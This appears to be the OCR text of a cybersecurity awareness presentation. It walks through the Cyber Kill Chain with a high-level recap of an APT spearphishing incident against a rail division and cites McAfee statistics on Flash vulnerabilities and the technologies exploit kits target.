
TTP's and Cyber Kill Chain

1. **Reconnaissance**
2. **Weaponize**
3. **Delivery**
4. **Exploit**
5. **Installation**
6. **Command & Control (C2)**
7. **Actions on Objectives**



APT Spearphish Case Study Recap

- **Reconnaissance** – Identify potential group that has or will have access to information desired – find valid contents for payload. Used Staff Directory from Rail Division Web Site (12/5/2013 - China ***1.202.124.195***) www.bytrain.org/redbarinfo/staff/Default.html
- **Weaponize** – Add exploit code to Word Document that contains valid staff directory - Exploit MS12-027 (April 2012)
- **Delivery** – Spoof e-mail address of Director@ncdot.gov and send e-mail with links to malicious document to people listed in staff directory. (12/10/2013)
- **Exploit** – Have recipients download and open malicious file.
- **Installation** – Exploit code compromises system.
- **Command & Control (C2)** – Systems phone home to adversary.
- **Actions on Objectives** – Adversary installs additional malicious software and begins to move laterally in the network collecting and exfiltrating desired information.



Trends – Flash Exploits

In the first quarter, 42 new Flash vulnerabilities were found, an increase of 50% from the 28 Flash vulnerabilities found in the fourth quarter of 2014. It is the highest-ever number of Flash vulnerabilities reported in a quarter.


New Adobe Flash Vulnerabilities Discovered

Source: National Vulnerability Database.

Source: McAfee Labs

Exploit Kits Targeted Vulns

- **Flash (swf)**
- **Java (jar)**
- **Silverlight**



Source: McAfee Labs

Questions?

STOP | THINK | CONNECT™